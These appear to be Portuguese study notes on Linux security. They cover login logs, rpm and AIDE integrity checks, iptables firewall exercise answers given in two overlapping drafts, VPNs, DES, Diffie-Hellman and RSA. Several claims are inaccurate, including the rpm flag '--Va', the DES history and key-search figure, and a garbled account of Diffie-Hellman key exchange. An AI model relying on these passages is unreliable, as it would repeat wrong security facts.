- Outro arquivo de log importante no Linux é o **/var/log/secure**, neste **estão armazenados as tentativas de logon do sistema**. O comando **tail com a opção -f** ajuda a **verificar as últimas tentativas de logon**.

Exemplo:

tail -f /var/log/secure

```
Apr 23 17:57:15 darkstar login[4836]: invalid password for `root' on `tty6'
Apr 23 17:57:22 darkstar login[4836]: ROOT LOGIN on `tty6'
Apr 23 22:54:15 darkstar su[4760]: + pts/2 aula-root
Apr 24 14:49:47 darkstar login[4935]: invalid password for `aula' on `pts/3'
Apr 11 22:07:15 darkstar vsftpd[4997]: connect from 192.168.73.223 (192.168.73.223)
```

Busca de Alterações/Danos Potenciais no Sistema de Arquivos

- Infelizmente para a **busca de alterações em sistemas de arquivos é uma tarefa árdua**, pois normalmente não existem ferramentas nativas que fazem este serviço com excelência. Vide **RPM (gerenciador de pacotes da RedHat)**, entretanto não é um padrão em todas as distribuições.
- Porém, existem ferramentas que tentam fazer esta tarefa, uma ferramenta que merece destaque é o **AIDE**.

Verificações de Sistemas de Arquivos com RPM

- A instalação via RPM contém informações vitais a partir das quais o **RPM pode identificar quais arquivos foram alterados desde a instalação**. Entretanto, para que isto seja possível tais arquivos tem de serem instalados via RPM caso contrário não terão este controle.
- Por exemplo, para fazer a verificação do sistema de arquivos execute o comando:

rpm --Va > /tmp/rpmVA.log

- A **saída** relativa à execução desse comando **consiste em uma linha para cada arquivo que o RPM tenha instalado no sistema**.
- O formato de **cada linha consiste em um campo de status de oito caracteres seguido de um espaço**, uma **letra c** denotando um arquivo, outro espaço, depois o arquivo ou o nome do diretório.
- Existe um campo de 8 caracteres que só existirá se forem notadas modificações:
 - **S** - O tamanho do arquivo foi alterado;
 - **M** - O modo (permissão e tipo de arquivo) foi alterado;

- **5** - A soma de verificação do MD5 foi alterada;
- **D** - As características de um nó de dispositivo foi alterado;
- **L** - Um vínculo simbólico foi alterado;
- **U** - O proprietário do arquivo/diretório/nó do dispositivo foi alterado;
- **G** - O grupo do arquivo/diretório/nó do dispositivo foi alterado;
- **T** - O carimbo de hora foi alterado.

Instalando e Configurando o AIDE

- O **AIDE (Advanced Intrusion Detection Environment)** é um programa de detecção de intrusão, mas especificamente é um programa que checa a integridade do sistema de arquivos.
- O **AIDE constrói uma base de dados**, que é **especificada pelo arquivo de configuração do AIDES (aide.conf)**, esta base de dados armazena vários atributos do sistema de arquivos, incluindo: **permissões, número de inodes, usuários, grupos, tamanhos dos arquivos**, etc. O AIDE também cria uma verificação criptográfica ou hash dos arquivos, o que possibilita a verificação de alterações do sistema de arquivos.
- Feito a instalação agora basta configurar o arquivo **/etc/aide.conf**
- O arquivo é **dividido em três partes**:
 - **linhas de configuração** - usado para configurar parâmetros e definir variáveis;
 - **linhas de seleção** - indica quais são os arquivos/diretórios que serão adicionados à base de dados AIDE;
 - **linhas de macro** - define variáveis do arquivo de configuração.
- O arquivo **/etc/aide.conf** **permite ao administrador criar regras de verificação e indicar quais arquivos serão verificados**.
- Existem várias opções e regras de verificação disponíveis no AIDE, o administrador poderá criar as suas próprias regras, veja a seguir detalhes sobre elas:
 - **p - Permissão de arquivo**: permissões de arquivos alterados (leitura, escrita, set-userid).
 - **i - inode**: Se o inode for alterado ou danificado e removido;
 - **n - Quantidade de Vínculos**: todos os vínculos descritos ao programa é útil para descobrir se comandos como cp, rm, ls

foram substituídos por outros, ou se há agora algum vínculo novo para eles.

- **u - Propriedade do Usuário**: verifica acesso inadequado a arquivos mudando a propriedade do usuário.
 - **g - Propriedade do Grupo**: o mesmo que usuário só que para o grupo.
 - **s - Tamanho do Arquivo**: toda a alteração no tamanho dos arquivos, pode acarretar na mudança do próprio arquivo.
 - **m - Mtime**: o horário da última alteração do arquivo.
 - **a - Atime**: o horário do último acesso ao arquivo.
 - **c - Ctime**: a hora de alteração do inode.
 - **S** - alteração no tamanho do arquivo, esperasse que possa aumentar mas nunca diminuir de tamanho.
- Algoritmos de verificação:
 - **md5** - a soma md5, é altamente usado e confiável.
 - **sha1** - secure hash algorithm, baseado no sistema de assinatura digital NIST.
 - md1600 - o RIPEMD-160, uma função iterativo do hash
 - tiger - uma função de hash
 - crc32 - a soma CRC32, verifica redundância cíclica, bem rápida, o suporte mhash tem que estar disponível.
 - haval - a soma de verificação haval, também necessita do mhash
 - gost - a soma de verificação gost, também somente com o mhash.
 - Depois de configurado para iniciar a base de dados do AIDE, execute o comando **aide -i**, para iniciar o banco de dados. Agora toda vez que for necessário um relatório execute o comando **aide -C > resumo.txt**, e o relatório será enviado para o arquivo resumo.txt.

Verificação da Estabilidade e da Disponibilidade do Sistema

- Um **sistema estável** é capaz de executar a tarefa solicitada. Um **sistema instável** usa recursos desnecessariamente e pode causar problemas para outros sistemas.
- Para verificar se há evidências de instabilidade e corrigi-las, existem dois possíveis passos: a **validação de operação de hardware** e a **garantia de estabilidade de energia**.

Validação da Operação de Hardware

- As falhas de hardware são normalmente muito fáceis de detectar. Falhas no monitor, no teclado, etc, são muito óbvias, pois são aparentes para o usuário. É quase certo que falhas na mídia de armazenamento gerarão logs de erro no arquivo de log do sistema.
- Para verificar se existe algum **problema na mídia de armazenamento** execute o seguinte comando:

```
# grep error /var/log/messages
```

Garantia de Estabilidade da Energia

- A energia é um fator muitas vezes deixado de lado mas, a maior parte dos danos em hardware ocorre quando a energia é interrompida por pouco tempo e depois volta. O uso de equipamentos de condicionamento de energia, um sistema de energia ininterrupta (UPS), é essencial para proteger o equipamento do computador da exposição a tais eventos;
- As falhas mais comuns:

Tipo de falha	Causa
Discos rígidos, monitores	Picos e surtos elétricos
Placas-mãe e periféricos	Picos de energia
Portas seriais e interface de rede	Picos de energia e raios

#1.1

```
iptables -P INPUT DROP
```

```
iptables -P OUTPUT ACCEPT
```

```
iptables -P FORWARD ACCEPT
```

```
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

1.2

```
# só acessar DNS do 192.168.122.3
```

```
iptables -A FORWARD -i eth1 ! -d 192.168.122.3 -p udp --dport 53 -j DROP
```

O que faz: Cumpre a regra de que a LAN1 só pode acessar o DNS do servidor 192.168.122.3. Como a política do FORWARD é aceitar tudo, nós adicionamos um bloqueio cirúrgico.

1.3

#1.3.1

```
# Host1 acessado como servidor HTTP/S pela internet
```

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT
--to-destination 172.31.1.1:80 #HTTP
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j DNAT
--to-destination 172.31.1.1:443 #HTTPS
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

O que faz: Faz o redirecionamento de portas (port forwarding) da Internet/LAN2 para o servidor HTTP/HTTPS interno (Host 1) e ativa o compartilhamento de internet (NAT/Masquerade).

#1.3.2

```
iptables -A FORWARD -s 172.31.1.1 -m state --state
ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -s 172.31.1.1 -p udp --dport 53 -j ACCEPT #DNS
iptables -A FORWARD -s 172.31.1.1 -p tcp -m multiport --dports 80,443,53 -j
ACCEPT
iptables -A FORWARD -s 172.31.1.1 -p icmp -j ACCEPT
iptables -A FORWARD -d 172.31.1.1 -p icmp -j ACCEPT
iptables -A FORWARD -s 172.31.1.1 -j DROP
```

O que faz: Isola o Host 1. O enunciado diz que o Host 1 "só pode ser cliente de DNS, HTTP e HTTPS". Como o FORWARD padrão aceita tudo, o script permite explicitamente essas portas e na última linha dá um DROP em qualquer outra coisa vinda dele.

1.4

1.4.1

só pode ser cliente - bloqueia receber requisições novas

```
iptables -A FORWARD -d 172.31.1.2 -m state --state NEW -j DROP
```

#1.4.2

não pode acessar TELNET

```
iptables -A FORWARD -s 172.31.1.2 -p tcp --dport 23 -j DROP
```

#1.4.3

Quanto a serviços UDP ele só pode acessar DNS

```
iptables -A FORWARD -s 172.31.1.2 -p udp ! --dport 53 -j DROP
```

Garante que o Host 2 seja apenas cliente (bloqueia conexões do tipo NEW destinadas a ele, ou seja, ninguém de fora pode iniciar uma conexão com

ele), bloqueia o protocolo Telnet (porta 23) e impede que ele use qualquer serviço UDP diferente de DNS.

1.5

1.5.1

só permitir SSH pelo host2 e 3 (por MAC, interface de rede e IP)

```
iptables -A INPUT -i eth1 -s 172.31.1.2 -p tcp --dport 22 -m mac --mac-source 02:42:13:39:56:00 -j ACCEPT # host 2 - mac
```

```
iptables -A INPUT -i eth0 -s 192.168.122.3 -p tcp --dport 22 -m mac --mac-source 02:42:09:c5:68:00 -j ACCEPT # host 3 -mac
```

O que faz: Libera o SSH (porta 22) no Firewall estritamente para o Host 2 e Host 3, validando a segurança em três camadas simultaneamente

1.5.2

O Firewall é um servidor Web, executado na porta TCP/8080 apenas para LAN1, assim isso deve ser permitido

```
iptables -A INPUT -i eth1 -p tcp --dport 8080 -j ACCEPT
```

O que faz: Permite que os computadores da LAN1 (-i eth1) acessem o painel/servidor Web interno do Firewall que roda na porta 8080.

1.5.3

somente cliente apenas para a LAN 1

HTTP, HTTPS, DNS,

```
iptables -A INPUT -i eth0 -p tcp -m multiport --sports 80,443 -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
iptables -A INPUT -i eth0 -p udp -m multiport --sports 53 -m state --state ESTABLISHED,RELATED -j ACCEPT
```

O que faz: Permite que o Firewall consiga navegar na internet via LAN2 (eth0). Como a saída (OUTPUT) já é ACCEPT, o firewall envia as requisições. Essas regras servem para deixar as respostas retornarem vindo das portas de origem (--sports) 80, 443 e 53 das conexões que o firewall iniciou.

#1.5.4

Quanto ao ICMP, o firewall pode ser “pingado” somente da LAN1. Outros tipos de mensagem ICMP podem trafegar livremente entre o firewall e qualquer redado cenário

```
iptables -A INPUT -i eth1 -p icmp --icmp-type echo-request -j ACCEPT
```

```
iptables -A INPUT ! -i eth1 -p icmp --icmp-type echo-request -j DROP
```

```
iptables -A INPUT -p icmp ! --icmp-type echo-request -j ACCEPT
```

```
iptables -A OUTPUT -p icmp -j ACCEPT
```

#1.1

```
iptables -P INPUT DROP
```

```
iptables -P OUTPUT ACCEPT
```

```
iptables -P FORWARD ACCEPT
```

1.2

```
# só acessar DNS do 192.168.122.3
```

```
iptables -A FORWARD -i eth1 ! -d 192.168.122.3 -p udp --dport 53 -j DROP
```

1.3

#1.3.1

```
# Host1 acessado como servidor HTTP/S pela internet
```

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT --to 172.31.1.1:80
```

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j DNAT --to 172.31.1.1:443
```

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

#1.3.2

```
iptables -A FORWARD -s 172.31.1.1 -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
# First, allow its legitimate server responses and client state tracking
```

```
iptables -A FORWARD -s 172.31.1.1 -m state --state ESTABLISHED,RELATED -j ACCEPT # Allow client outbound requests
```

```
iptables -A FORWARD -s 172.31.1.1 -p udp --dport 53 -j ACCEPT
```

```
iptables -A FORWARD -s 172.31.1.1 -p tcp -m multiport --dports 80,443 -j ACCEPT
```

1.5

1.5.1

```
# só permitir SSH pelo host2 e 3 (por MAC, interface de rede e IP)
```

```
iptables -A INPUT -i eth1 -s 172.31.1.2 -p tcp --dport 22 -m mac --mac-source 02:42:13:39:56:00 -j ACCEPT # host 2 - mac
```

```
iptables -A INPUT -i eth0 -s 192.168.122.3 -p tcp --dport 22 -m mac --mac-source 02:42:09:c5:68:00 -j ACCEPT # host 3 -mac
```

```
iptables -A OUTPUT -o eth1 -d 172.31.1.2 -p tcp --sport 22 -j ACCEPT # host
2 - mac
iptables -A OUTPUT -o eth0 -d 192.168.122.3 -p tcp --sport 22 -j ACCEPT #
host 3 -mac
```

1.5.2

O Firewall é um servidor Web, executado na porta TCP/8080 apenas para LAN1, assim isso deve ser permitido

```
iptables -A INPUT -i eth1 -p tcp --dport 8080 -j ACCEPT
```

Allow established connections back into the Firewall (Essential for client mode)

```
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

1.5.3

somente cliente apenas para a LAN 1

HTTP, HTTPS, DNS,

```
iptables -A OUTPUT -o eth0 -p tcp -m multiport --dports 80,443 -j ACCEPT
```

```
iptables -A OUTPUT -o eth0 -p udp --dport 53 -j ACCEPT
```

```
iptables -A INPUT -i eth0 -p tcp -m multiport --sports 80,443 -m state --state
ESTABLISHED,RELATED -j ACCEPT
```

```
iptables -A INPUT -i eth0 -p udp --sport 53 -m state --state
ESTABLISHED,RELATED -j ACCEPT
```

#1.5.4

Quanto ao ICMP, o firewall pode ser “pingado” somente da LAN1. Outros tipos de mensagem ICMP podem trafegar livremente entre o firewall e qualquer redado cenário

```
iptables -A INPUT -i eth1 -p icmp --icmp-type echo-request -j ACCEPT
```

outros podem circular

```
iptables -A INPUT -p icmp ! --icmp-type echo-request -j ACCEPT
```

```
iptables -A OUTPUT -p icmp -j ACCEPT
```

```
iptables -A FORWARD -p icmp -j ACCEPT
```

Drop everything else from the Firewall (Enforces 1.5.5)

```
iptables -A OUTPUT -j DROP
```

```
iptables -A INPUT -j DROP
```

Drop all other outbound traffic from Host 1

```
iptables -A FORWARD -s 172.31.1.1 -j DROP
```

1.4

não pode acessar TELNET

```
iptables -A FORWARD -s 172.31.1.2 -p tcp --dport 23 -j DROP
```

Quanto a serviços UDP ele só pode acessar DNS

```
iptables -A FORWARD -s 172.31.1.2 -p udp ! --dport 53 -j DROP
```

só pode ser cliente - bloqueia receber requisições novas


```
iptables -A FORWARD -d 172.31.1.2 -m state --state NEW -j DROP
```

VPN - Virtual Private Network

- A **VPN (Virtual Private Network ou simplesmente Rede Privada Virtual)** cria **"túneis virtuais"** de comunicação entre redes ou hosts, fazendo com que os **dados trafeguem de forma segura usando métodos criptográficos** que visam **aumentar a segurança na transferência de dados**.
- No âmbito das redes de computadores, **uma rede considerada privada** é formada de **dois ou mais computadores** interligados via **hubs ou switches**, **formando uma rede local (LAN)** de **dados ou informações entre os equipamentos**. Normalmente este tipo de rede troca inúmeras informações tal como arquivos, programas, serviços, impressoras, etc.
- Já uma **rede dita pública** é normalmente uma **rede de grande porte**, **geralmente formada por MANs e WANs**, tais redes devido a este grande porte **não podem ser sustentadas por uma única empresa** por exemplo, **assim redes como a Internet é um ambiente formado por inúmeras empresas** (telecomunicações, informática, governos, etc) **formando uma rede dita pública (não tem um único dono)**.
- Então com os problemas das redes privadas e das redes públicas, surgiu um paradigma novo:
 - **"Usar a rede pública como se fosse uma rede privada com segurança**, criando-se, assim, a **Virtual Private Network ou Rede Privada Virtual**".
 - **Outro problema tratado por VPNs** é que a **Internet trabalha com os protocolos TCP/IP**, mas algumas redes privadas não **trabalham com TCP/IP**, através de algumas técnicas de VPN, como **encapsulamento**, **é possível ligar redes que não usam protocolos TCP/IP na Internet**.


- O termo **Virtual** entra, **porque depende de uma conexão virtual, temporária, sem presença física no meio**. Essa conexão virtual consiste em **troca de pacotes, sendo roteados entre vários equipamentos**. Tais conexões podem ser feitas das seguintes formas:

- **Entre duas máquinas**, servidor ou estações, **interligadas via Internet**:




- **Mais segura**, quando se fala em **quebra de confidencialidade (roubo/interceptação de dados)**.

- **Entre um ou vários usuários remotos em uma rede:**




- No procedimento entre vários usuários remotos usando a rede, o **usuário deve estabelecer conexão com a Internet** (via discada, ADSL, etc). E **depois por meio deste canal estabelecer uma VPN entre o usuário remoto e o gateway da VPN**. Este **procedimento normalmente não é transparente ao usuário**, porque é necessária uma fase de estabelecimento da conexão.

- **Entre duas redes:**



- Este é o típico caso de ligação entre filiais e sede, formando uma **extranet**. **Cabe ao Gateway da VPN definir quais usuários irão trafegar pela Internet e, dentre estes, quais irão usar o túnel VPN**. Neste caso a VPN é totalmente transparente para os usuários da rede.
- É válido ressaltar que neste cenário os **dados criptografados só ocorre entre os gateways e não dentro das redes locais**.

○ **Entre duas redes com acesso remoto:**



- Este é um **cenário híbrido** no qual temos **hosts de acesso isolado** (não permanentes) **aos gateways da VPN**, e **outra conexão permanente entre os gateways VPN**.
- **Cabe a algum elemento da rede decidir que se depois dos hosts não permanentes**, por exemplo, um vendedores acessarem o gateway VPN se este pode acessar o outro gateway ou não, normalmente esta configuração fica a cargo do próprio gateway VPN.

Segurança na VPN

- As VPNs normalmente **tentam manter a privacidade, integridade e autenticidade da informação** que trafega através das redes públicas.
- Para **garantir uma rede virtual privada**, é necessário que **ninguém**, nem nenhum equipamento não autorizado da rede pública, **consiga ler as informações da rede virtual**. Para obter este nível de segurança podemos optar por **duas alternativas**:
 - Adquirir uma **infra-estrutura física de rede** fornecida por uma empresa de comunicação de dados **que garanta a privacidade na linha de dados em questão**;
 - Usar a **criptografia para impossibilitar a compreensão das informações por pessoas não autorizadas**, de forma que esta não consiga utilizá-la.
- Empresas que administram a **infra-estrutura da Internet**, no caso dos backbones e provedores de acesso à Internet, podem oferecer redes privadas como é o caso do **MPLS (Multiprotocol Label Switching)** que adiciona um **rótulo (label)** no início de cada pacote e **direciona os pacotes baseado nas informações desses rótulos**, com isto, é permitido a criação de VPNs garantindo um isolamento completo do tráfego com a criação de tabelas de rótulos, usadas para roteamento, exclusivas de cada VPN.
- Outros exemplos são **ATM, Frame Relay** e links dedicados. Este tipo de VPN é possível que o **tráfego da informação seja controlado nos circuitos e roteadores, sendo garantida a privacidade na comunicação, isolando o tráfego de cada empresa**.
- Porém atualmente existe uma tendência de se utilizar VPNs juntamente com criptografia ao invés de se utilizar links dedicados, para redução de custos.

Criptografia

- **Criptografia é o estudo de códigos e cifras**.
- O imperador Julio César, há mais de 2000 anos, inventou o **método de criptografia por substituição, enviando mensagens trocando letras do alfabeto por três letras subsequentes (A->D, B->E, etc...)**
- Neste tipo de criptografia milenar já surge um conceito fundamental para os dias atuais, o **segredo**, que é quantas letras do alfabeto eu devo contar para substituir as palavras, no exemplo anterior é 3, mas

se alguém descobrisse este segredo é só mudá-lo. **Tal segredo também é chamado de chave de criptografia.**

- Chamamos de **plaintext o texto original** e **ciphertext o texto embaralhado ou criptografado**.
- Atualmente o segredo da criptografia não está no algoritmo empregado, e sim na chave criptográfica.

Chaves Simétricas

- Na **chave simétrica um mesmo segredo é compartilhado por todos**, ou seja, o destinatário sabe qual é a chave que é utilizada para voltar à informação à sua forma original.
- O segredo reside na chave e o **problema é conseguir fazer com que o emissor e o destinatário escondam esta chave de outras pessoas**, de forma que a segurança não seja quebrada. Mas a criptografia e descryptografia usando chaves simétricas apresenta um ótimo desempenho em relação a outras técnicas.
- O conceito de chave simétrica surgiu em 1972 pela IBM com o apelido de Lúçifer Cipher e foi revisto em 1977 pelo ANSI X9.32, já com o nome de **Data Encryption Standard** ou simplesmente **DES**. O **DES trabalha com chave de comprimento de 64 bits**, sendo **56 bits para a chave e 8 bits para paridade**. O tempo para descobrir o segredo deste tipo de chave seria de **228 milhões de anos**.
- A quebra do DES gerou desconfiança com o algoritmo e outras variantes do DES foram lançados, o **Duplo DES**, que **usa 112 bits para o tamanho da chave**, e o Triplo DES, ou **3-DES**, que usa **três chaves DES**, combinadas entre si, para embaralhar a informação.


Chaves Assimétricas

- As **chaves assimétricas** são chamadas também de chaves públicas.
- Este conceito é bem mais amplo que o de chave simétrica.
- Basicamente a chave é dividida em duas chaves:
 - **Uma privada e única para o usuário que não pode ser compartilhada com ninguém;**
 - Outra de **domínio público** e **disseminada para qualquer pessoa que queira enviar dados criptografados**.
- Normalmente a **chave privada fica armazenada usando-se um algoritmo de chave simétrica** como o DES ou 3-DES.


- Quando queremos **enviar uma informação** criptografada para alguém, **usamos a chave pública** do nosso destinatário para criptografar e enviarmos o dado. **Nosso destinatário utilizará a chave privada para descriptografar a mensagem** e retorná-la à **forma original**. Caso ele queira enviar algo para nós, irá criptografar com nossa chave pública e enviar pela Internet, onde iremos usar nossa chave privada para descriptografar.
- Existem basicamente **dois algoritmos que implementam o uso de chaves assimétricas**, sendo eles:

Diffie-Hellman

- A **Diffie-Hellman** **não tem por objetivo criptografar os dados** nem **prover assinatura digital**. O **objetivo do algoritmo é prover uma maneira rápida e eficiente de troca de chaves de criptografia**, entre dois sistemas, baseada nas duas partes da chave (pública e privada) de cada interlocutor.
- O **usuário A gera uma chave composta da chave privada dele e a chave pública do usuário B**. O usuário B faz o inverso, ou seja, **gera uma chave composta da chave privada dele mais a chave pública do usuário**.




- Por meio de um processo matemático, **a chave gerada pelo usuário A serve para criptografar os dados a serem enviados ao usuário B** e **a chave gerada pelo usuário B serve para descriptografar**, inversamente, **a chave gerada pelo usuário B serve para criptografar os dados a serem enviados ao usuário A**, e **a chave gerada pelo usuário A serve para descriptografar**.



- A grande **desvantagem** deste algoritmo, na verdade de todos os algoritmos de criptografia, **está no momento de pegar a chave pública do outro usuário**, sendo feita de forma insegura, **outro usuário pode responder ao pedido se passando pelo usuário ao qual queremos enviar dados seguros**.
- Esta **deficiência nos algoritmos de criptografia se deve ao fato deles estarem preocupados com a criptografia e não com a autenticação**. Não é do escopo deles suportar um meio de distribuição seguro ou um meio de certificação de chaves.

RSA

- O **RSA está embutido nos navegadores Internet Explorer e outras centenas de produtos na Internet**. Esse algoritmo não faz a geração da chave, mas **usa as chaves previamente geradas por meio da infra-estrutura da chave pública, criptografando e descriptografando com o par de chaves de cada usuário**.
- Então no RSA existem dois conceitos em questão, a **distribuição de chaves que não faz parte do algoritmo de criptografia e o algoritmo em questão**.



